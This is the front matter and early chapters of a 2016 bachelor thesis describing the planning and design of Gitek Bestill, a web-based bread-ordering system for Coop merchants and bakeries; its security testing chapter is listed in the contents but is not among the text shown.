



Norwegian University of
Science and Technology

Gitek Bestill

Author(s)

Andreas Kristiansen
Kai Breder Nilsen
Nikolai Kleppe

Bachelor in Software Engineering and Information Security
20 ECTS

Department of Computer Science and Media Technology
Norwegian University of Science and Technology,

18.05.2016

Supervisor(s)

Øivind Kolloen

Sammendrag av Bacheloroppgaven

Tittel:	Gitek Bestill.
Dato:	18.05.2016
Deltakere:	Andreas Kristiansen Kai Breder Nilsen Nikolai Kleppe
Veiledere:	Øivind Kolloen
Oppdragsgiver:	Gitek AS
Kontaktperson:	Øivind Kolloen, oeivind.kolloen@ntnu.no, 611 35 218
Nøkkelord:	Webapplikasjon, database, ordresystem, JavaScript
Antall sider:	105
Antall vedlegg:	
Tilgjengelighet:	Åpen

Sammendrag: Gitek Bestill er et system for brødbestilling foretatt av kjøpmenn i Coop, og bakere som tar i mot disse bestillingene.

Systemet har en kalenderoversikt hvor man ser plasserte ordre, og aktuelle kampanjer. Svinn på brød kan også registreres og man ser liste over brødene med svinn. Bakere har mulighet for å legge til, slette og endre produkter. Søk etter ordre finnes for både kjøpmenn og bakere.

Gitek Bestill er utviklet i HTML, CSS, PHP, Javascript/ jQuery og MySQL.

Summary of Graduate Project

Title:	Gitek Bestill
Date:	18.05.2016
Authors:	Andreas Kristiansen Kai Breder Nilsen Nikolai Kleppe
Supervisor:	Øivind Kolloen
Employer:	Gitek AS
Contact Person:	Øivind Kolloen, oeivind.kolloen@ntnu.no, 611 35 218
Keywords:	Webapplication, database, ordering system, JavaScript
Pages:	105
Attachments:	
Availability:	Open

Abstract:	<p>Gitek Bestill is a system where the merchant will order bread from the bakers, who will then process these orders.</p> <p>The system has a calendar where all the placed orders can be seen, and running campaigns can be displayed. Shrinkage can be registered and a list can be viewed with the shrinkage of the different products. The bakers can add, delete and change products. A search for orders can be done by both merchants and bakers.</p> <p>Gitek Bestill has been developed in HTML, CSS, PHP, JavaScript/jQuery and MySQL.</p>
-----------	--

Preface

This report will describe our process through the development of the Gitek Bestill system.

We would like to thank our employer Gitek for giving this project to us. And also thanks to Khai Van Ngo at Gitek for all the challenges you have given us.

We would also like to thank our supervisor Øivind Kolloen.

Gjøvik, May 18th, 2016.

Contents

Preface	iii
Contents	iv
List of Figures	vii
List of Tables	ix
1 Introduction	1
1.1 Background	1
1.2 Project description	1
1.3 Scope	2
1.4 Target audience	2
1.5 Purpose	2
1.6 Academic background	2
1.7 Roles	3
2 Project Management	4
2.1 Scrum	4
2.2 Meetings with Customer	4
2.3 Meetings with Supervisor	4
2.4 Task Board	4
3 Product Planning	6
3.1 Prototype	6
3.2 Conceptual Data model	9
3.3 User Types	10
3.4 Use Case	11
3.5 Extended Use Cases	13
3.6 Backlog	15
4 System Architecture	17
4.1 System Model	17
4.2 Integration with Gitek	18
4.3 Web-Server	18
4.4 Database	18
4.5 Database Tables	21
5 Technologies	22
5.1 Back-End	22
5.2 Front-end	23

5.3	REST API	24
6	Design	26
6.1	Graphical User Interface	26
6.1.1	System User Feedback	26
6.2	General functionality in the application	29
6.2.1	Merchant	29
6.2.2	Baker	34
6.2.3	Administrator	38
6.3	System dependencies	39
7	Implementation	41
7.1	Tools	41
7.2	Database	42
7.2.1	Cart contents in database	44
7.3	Twig Implementation	46
7.3.1	Separating HTML from PHP	46
7.3.2	Showing pages based on access level	46
7.4	Process Interaction	49
7.4.1	Sequence diagram for login	49
7.4.2	Sequence diagram for placing orders	50
7.4.3	Sequence diagram for managing products	52
8	QA	54
8.1	User Testing	54
8.2	Feedback from the first release	54
8.3	Feedback from the second release	56
8.3.1	Feedback from Gitek	56
8.3.2	Feedback from supervisor Øivind Kolloen	56
9	Security	57
9.1	Securing the web application	58
9.1.1	Cross Site Scripting	58
9.2	Testing XSS	58
9.2.1	Stored XSS Example	59
9.2.2	DOM based XSS Example	61
9.2.3	Reflected XSS	62
9.2.4	Conclusion	65
9.3	Secure cookies	65
9.4	Log-in and Session Management	66
9.5	Password Security	69
9.6	SSL/TLS	70

10 Summary	71
10.1 Results	71
10.2 Reflection	71
10.3 Further Development	71
10.4 Group Evaluation	72
Bibliography	73
Appendix A Feedback from Gitek on release 1	75
Appendix B Feedback from Gitek on release 2	76
Appendix C Feedback from supervisor Øivind Kolloen on release 2	81
Appendix D Project agreement	82
Appendix E Group rules	85
Appendix F Hour log	86
Appendix G Meeting summaries	87
Appendix H Project plan	95

List of Figures

1	Our Trello board.	5
2	Lo-fi prototypes showing orderhistory for baker and merchant. A login view is also shown.	6
3	Prototype for the search.	7
4	Prototype for a new order.	7
5	Prototype for order history.	8
6	Conceptual Data Model	9
7	Changing an order while it's being picked.	10
8	Use Case	12
9	Our product backlog.	16
10	Overview of the system components	17
11	Database Table Relations	20
12	The Send Order button before it's clicked	27
13	The Send Order button is changed while data is being sent to the server	27
14	The loading message when a user clicks on product history	27
15	A typical confirmation message.	28
16	An error message indicating what went wrong.	28
17	An example of a table with datatables enabled. This was taken from the search functionality and displays a search result.	29
18	An example of a new order in progress.	30
19	An example of the modal with the auto order parameters.	31
20	An example of the shrinkage view.	31
21	An example of the order history for the merchant.	32
22	An example of the search form in our system.	33
23	Display of how adding a product looks like. Note: With the AutoComplete dropdown open it overshadows the Price input form.	34
24	The default buttons on a product.	35
25	Baker has started editing a product.	35
26	Both buttons are now changed.	35
27	Confirmation message on the save. An error message will be displayed instead on unsuccessful edits.	35
28	An example of the orderhistory for the baker.	36
29	Baker selects new status of an order.	37

30	The order is moved, with indicators on the operation. Notice the message in the red header at the top.	37
31	An example of an active campaign displayed when placing an order. . . .	38
32	A calendar example.	39
33	Twig syntax on loading pages according to user access level	47
34	The rendering function in productmanagement.php	47
35	Twig syntax on loading JavaScript files depending on which page is loaded	48
36	The sequence involved in logging in	49
37	The sequence involved in placing an order, with the option of making it an auto order.	51
38	The sequence involved in creating a product	53
39	An example of a new order before feedback 1 from Gitek.	55
40	An example of a new order before feedback 2 from Gitek.	55
41	Overview of the top ten threats by OWASP	57
42	XSS vulnerability when adding a product	59
43	The stolen cookies	60
44	The script tags are shown on the page, but not executed by the browser . .	61
45	The attack page, with colors inverted showing the tiny iframe on the left .	62
46	Example showing how the HTTP header looks like ('Form Data' at the bottom is what we want)	62
47	The pages involved in the attack	63
48	The HTTP header containing the payload	64
49	The payload is added to the page. Invisible because it's just a script.	64
50	The file containing our stolen cookies	64
51	Visualisation of string produced by password_hash	69

List of Tables

1	Table for Products	19
2	Table for Product-Type	19
3	Table with components in use.	39

1 Introduction

1.1 Background

Gitek AS is a company that delivers tailored computer systems for businesses. These systems analyze data in the daily running of the business, and helps them to increase their efficiency.

One of Gitek's biggest clients, Coop Norge, has asked them to make a system that can handle and automate several aspects when clients order groceries from the bakeries. Coop wants one system for both the clients and the bakeries.

1.2 Project description

The task was to develop an ordering system which can be used for bakeries and their clients (businesses such as Coop). The solution they are using now is quite cumbersome, where a spreadsheet is used for ordering which the merchant sends to the bakeries.

Key Features

The system will make it possible to automate various tasks that currently is taking a lot of time to do manually. The stores will be able to place orders and set these up to be automated at chosen intervals, making the process of managing orders much easier. The merchants can change or delete these orders as they want.

When either the merchant or the baker is viewing the order, the billing info is also displayed.

The baker can view these orders and update the statuses throughout the ordering process.

The system also supports the use of campaigns. A campaign is a period where product prices differ and demand for a product is likely to increase. These campaigns cover large geographical areas, and as such will be set up by an administrator so that the campaign are displayed to every relevant store and baker.

The baker has the opportunity to add, change or delete the products they offer.

The merchant can register shrinkage on the delivered orders, and can view all the products that have registered shrinkage.

The system will have multiple access-levels (admin, buyer, seller).

Categorization of goods will be displayed to make ordering more userfriendly.

Finally, both the baker and the merchant can search after orders in the system. The orders can be searched on several criteria.

Security

We are developing a system which operates through a web page on the open net. The information transmitted will contain sensitive data in regards to both business order details and the users private data (access rights etc) in the form of a session ID. Without proper security measures, the web page and the transmissions it makes will be vulnerable to common attacks such as Man in the Middle eavesdropping, XSS (Cross Site Scripting) and CSRF (Cross Site Request Reforgery).

Disclosure of the session ID will let an attacker fully impersonate the victim user and perform actions with the same authorization level as that user. For countermeasures our biggest priority will be protecting the session ID against XSS attacks through session management and input/output sanitizing. We will also have focus on implementation of SSL/TLS, user credential security and secure use of database queries.

1.3 Scope

Field of Study

- Client-side web-development with Javascript/jQuery.
- Responsive design through the use of the Bootstrap framework
- Server-side development using PHP and MySQL.
- Securing the system against attacks as a result of server-side and client-side vulnerabilities commonly found in web applications.
- Source code management.

Project Restrictions

Front-end is developed with HTML5 and as such will not be backwards compatible with older browsers. It will be fully compatible with Internet Explorer 10 and up, as this was a requirement by Gitek.

Language will be in Norwegian. The users of this system will almost exclusively be Norwegian workers, it was therefore agreed upon that support for other languages can instead be integrated later if needed.

The system will not have its own mobile application, such as an Android app, because it is meant to be used as an administrative tool in the workplace and therefore fits better to be used on a desktop computer. Since we are using Bootstrap, the site will be responsive and scale with different resolutions.

1.4 Target audience

The target audience for this system are the bakeries, who delivers the items in the orders, and the merchants, in Coop Norge, who place the orders.

1.5 Purpose

When we formed the bachelor group back in November, we discussed which of the projects we wanted to do. We did e-mail the contact person of another project, but when we got the answer, we decided not to go for it. Gitek Bestill seemed like a project that would challenge us in both coding and security, and would add and extend to what we had learned previously during our study.

Afraid of not getting the project, we went to Gitek's office to talk to them. As it turned out, we were the first that asked for Gitek Bestill. A few days later, we got an e-mail confirming that the project was ours.

1.6 Academic background

Andreas and Kai have studied Bachelor in Software Engineering (BPU). That means that both of them have learned how to manage and plan a project. They have also gotten experience with C++, Java, PHP, MySQL and Javascript/jQuery through the courses.

Nikolai has studied Bachelor in Information Security (ISA). He has experience in System Administration, networking and a little bit of C++, PHP and MySQL, but has not touched web development at all. His expertise in Software Security, and security overall, will come in handy for securing the system.

1.7 Roles

Every member of the group has a certain role in this project.

Andreas is the group leader. He has been responsible for setting up the WordPress and the Wiki page for the project. He is also the contact between the supervisor and the employer and scheduling meetings. On the development side Andreas have had full focus on coding functionality for the web application.

Kai is running the server we are using for development and release. As well as coding functionality he has worked along with Nikolai on the security aspect of the system, mainly on the back-end by having control over session management and handling of user credentials.

Nikolai is our main security guy. He was also responsible for keeping a meeting report and was responsible for the LaTeX document and structure. Nikolai have primarily been coding functionality because that's the main task of the thesis, but have nonetheless had a lot of focus on secure software development. Nikolai has been guiding the rest of the group in making sure the code works in a secure manner, as well as testing the system in general for vulnerabilities and applying fixes.

Our supervisor for this project is Øivind Kolloen.

Our Employer/Customer for this project is Gitek AS, represented by Khai Van Ngo.

2 Project Management

2.1 Scrum

We decided in the planning phase to use SCRUM for our development process. Scrum is an iterative and incremental agile development framework and is very flexible in the sense that the customer can and will change their minds about what they want. We chose to use Scrum based on a couple of factors: previous experience with the framework, the fact that we would be working closely together daily, Gitek uses Scrum themselves, and the way we wanted to work on developing the system. It could have been developed using traditional frameworks such as the waterfall model, but it would require a lot more planning in each phase because you can't go back later and change features. We would rather propose a solution to a task, get feedback and solve it in short sprints. This is where agile frameworks come in. Based on the factors above, Scrum was the best choice for us.

2.2 Meetings with Customer

When we started the project, we planned to have a meeting every other week with Gitek. The meeting would coincide with a finished sprint, as we used two week long sprints. We originally chose Tuesday for the sprint meetings.

Shortly after we had started development of the system, Gitek wanted to have meetings every week, and change the day to Monday. The reason for this being that a lot was going on at the same time, and different interpretations on features were likely to occur. Instead of spending two weeks potentially developing something that would need to be changed, we agreed that one week was a lot more reasonable. We ended up following weekly meetings all the way through the development phase.

In the weekly meetings, we started off with showing what we had developed the previous week. The demo was shown on a screen visible to everyone. As we presented the new or changed features, Gitek would give us feedback. When this was done we discussed what we would be doing for the next week based on a prioritized list we had made with Gitek in our planning phase. The duration of the meetings were around 40 minutes on average. We found the meetings to be effective and concise which helped having a clear understanding on what to do next.

2.3 Meetings with Supervisor

We set out to have a meeting every week on Tuesday. After a few weeks, we saw that we didn't need a meeting every week. Instead we agreed to contact the supervisor whenever we needed help or feedback. The meetings were focused on a status update of what we were doing, and getting answers to the questions that showed up during the project.

2.4 Task Board

Trello was chosen to be our task board. We have previous experience from using this in a few courses, and it suited our way of working. We color coded the different tasks, and gave them numbers in the product backlog so that it was easy to distinguish what the

members in the group was working on.

In Figure 1, a snapshot can be seen from early on in the development of Gitek Bestill.




Figure 1: Our Trello board.

We set up all the tasks under "Backlog". When we decided which task each person would do in the sprint, they moved the task over to "In progress". Each task has the initials of the person responsible. When a task was done, it was moved to "Review QA". Another member of the group would then review the submitted code and give feedback. If everything was OK, the task was moved to "Done".

3 Product Planning

In this chapter we will go through how the project was planned. We will discuss the conceptual data model of the system, the use case diagram and use cases for some of the more important functionality.

Starting off, we had weekly meetings with customer and discussed our backlog, getting help in creating a prioritized list of the functionality they deemed most important. In the starting phase it was important that we and the customer shared the same understanding of the system, so prototypes were created showing the GUI along with theory crafted functionality.

3.1 Prototype

We did some lo-fi prototyping with pen and paper as can be seen in Figure 2, but we felt that we couldn't quite communicate our vision that way. Instead we opted for a more hi-fi prototype using static HTML and the Bootstrap framework. This was a bit more work, but had the added advantage that we in the process learned more about setting up Bootstrap, and it was easier to discuss it with Gitek afterwards.




Figure 2: Lo-fi prototypes showing orderhistory for baker and merchant. A login view is also shown.

Figure 3: Prototype for the search.

In Figure 3 our vision of the search for orders can be seen. A user of the system can search on one single parameter, or combine search on several or all of the parameters at the same time. The "Vis søk" button hides and shows the search form. The button "Søk" initiates a search-script in the back-end to look for orders that satisfy the parameters given. The "Reset" button removes all the parameters a user has entered, and resets all the drop-down menus.

#	Navn	Type	Antall	
123456	Helseserien	Fiber og frø brød	1	Slett
123456	Barnbrød	Fiber og frø brød	1	Slett
123456	Helseserien	Fiber og frø brød	1	Slett
123456	Helseserien	Fiber og frø brød	1	Slett
123456	Helseserien			

Figure 4: Prototype for a new order.

Figure 4 shows how we envisioned how an order placement would look like. The "Ny ordre" button starts a new order for the merchant. Below you have the order number and the

seller information. You can also choose the delivery date. Under "Varelinjer" we have the products that have been placed in the order. The merchant can change the product, type, quantity or remove the product. If a merchant wants to order more products, clicking on "Legg til varer" will show a modal-window with available products that can be ordered. In "Tilleggsopplysninger", the merchant can add some extra information for the baker if needed. The button "Send bestilling" sends the order to the baker. "Tøm ordre" removes all product lines, and "Slett" deletes the order.

Gitek Bestill				
Hjem	Brukerprofil	Ordre	Svinn	Brukere
				Logg ut
Pågående ordre				
Selger	Påbegynt	Varetyper	Varer	Grunnlag
Baker Andersen	2016-02-09	4	36	346,76 kr
Coop central	2016-02-05	7	176	1 024,87 kr
Gjennomførte bestillinger				
#	Ordredato	Leveringsdato	Selger	Grunnlag
10087	2016-02-29	2016-02-30	Baker Hansen	767,87 kr
10098	2016-02-29	2016-02-30	Baker Knudsen	1 756,98 kr
10076	2016-02-29	2016-02-30	Coop central	7 654,54 kr
Bekreftede bestillinger				
#	Ordredato	Leveringsdato	Selger	Grunnlag
10087	2016-02-29	2016-02-30	Baker Hansen	767,87 kr
10098	2016-02-29	2016-02-30	Baker Knudsen	1 756,98 kr
10076	2016-02-29	2016-02-30	Coop central	7 654,54 kr

Figure 5: Prototype for order history.

Figure 5 shows how we envisioned the order history as seen by the merchant. The orders are separated in different tables according to the status they are in.

3.2 Conceptual Data model

After discussing functionality and creating the backlog, we made a conceptual data model that showcases how the different actors and components in the system work together. Creating a conceptual data model, which shows a high-level description of the functionality and their relationships, proved to be very helpful throughout the development as it became more difficult to remember how everything was supposed to work together. The model was updated after meetings with Gitek where new functionality was introduced or existing was changed. Figure 6 shows the final model.




Figure 6: Conceptual Data Model

3.3 User Types

Our system manages several user types and is divided into three categories; Store, Baker and Administrator. A store has a regional manager and employees. In the interface, the store employee and baker have some overlapping functionality, like viewing history and order details. This is, however, separately coded so that user-specific functionality can be embedded on top without having to interfere with the wrong user.

Store Employee

The store employee is the user who administrate orders for their respective store. When a user of this type is created they have the possibility to place, view and change all orders (and auto-orders) for that store. They will be able to read current campaigns in order to prepare for future orders. They can view the orderhistory, and also search for orders that they need to find. Shrinkage is also implemented for the orders that have been delivered.

Baker

The baker is a user who processes orders received from one or more stores. The bakers task in the system is to keep their product quantities/prices up to date, and update the statuses on each order. An order will go through four different status updates.

- **Ordered**
This is a new order that the baker has not yet "seen".
- **Confirmed**
The order is valid and the baker starts processing the order.
- **Under Processing**
The order is being prepared for packaging.
- **Delivered**
The order is sent.

Note that an order can be changed by the store employee as long as the order is not set to "Delivered" by the baker. In Figure 7 the status on the order is currently at "Under plukking" and options to edit the order are available.

Ordredetaljer for ordre #57

Goman Kjelstad AS

Ordreid: 57
 Bestilt dato: 01.05.2016
 Ny ønsket leveringsdato: 02.05.2016
 Bestilt av: AK
 Status: Under plukking

#	Navn	Type	Antall	Alternativt brød	
6	BYGGBRØD	HELSESERIEN	<input type="text" value="50"/>	Nei	Historikk
26	BONDEBRØD, STEINBAKT	STEINBAKTE BRØD	<input type="text" value="50"/>	Nei	Historikk

Tilleggsopplysninger:

[Legg til varer](#)
[Avbryt](#) [Lagre ordre](#)

Figure 7: Changing an order while it's being picked.

Administrator

